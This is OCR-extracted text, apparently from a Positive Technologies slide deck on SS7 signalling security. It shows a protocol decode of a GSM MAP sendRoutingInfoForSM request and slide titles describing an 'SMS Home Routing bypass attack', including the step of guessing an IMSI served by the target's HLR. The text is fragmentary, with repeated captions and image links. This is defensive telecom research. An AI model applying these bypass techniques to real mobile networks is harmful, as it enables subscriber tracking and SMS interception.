
STP routing table




STP routing table



STP routing table



STP routing table




Called Party Address = MSISDN

```
▲ Signalling Connection Control Part
    Message Type: Unitdata (0x09)
    .... 0000 = Class: 0x0
    1000 .... = Message handling: Return message on error (0x8)
    Pointer to first Mandatory Variable parameter: 3
    Pointer to second Mandatory Variable parameter: 14
    Pointer to third Mandatory Variable parameter: 25
  ▲ Called Party address (11 bytes)
    ▷ Address Indicator
      SubSystem Number: HLR (Home Location Register) (6)
      [Linked to TCAP, TCAP SSN linked to GSM_MAP]
    ▲ Global Title 0x4 (9 bytes)
        Translation Type: 0x00
        0001 .... = Numbering Plan: ISDN/telephony (0x1)
        .... 0001 = Encoding Scheme: BCD, odd number of digits (0x1)
        .000 0100 = Nature of Address Indicator: International number (0x04)
      ▷ Called Party Digits: [redacted]4022
  ▷ Calling Party address (11 bytes)
▷ Transaction Capabilities Application Part
▲ GSM Mobile Application
  ▲ Component: invoke (1)
    ▲ invoke
        invokeID: 1
      ▲ opCode: localValue (0)
          localValue: sendRoutingInfoForSM (45)
      ▲ msisdn: [redacted]20f2
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        ▷ E.164 number (MSISDN): [redacted]4022
        sm-RP-PRI: True
```

SMS Home Routing bypass attack

POSITIVE TECHNOLOGIES




The malefactor needs to guess any IMSI from a HLR serving the target subscriber

SMS Home Routing bypass No. 2

SMS Home Routing definition

POSITIVE TECHNOLOGIES

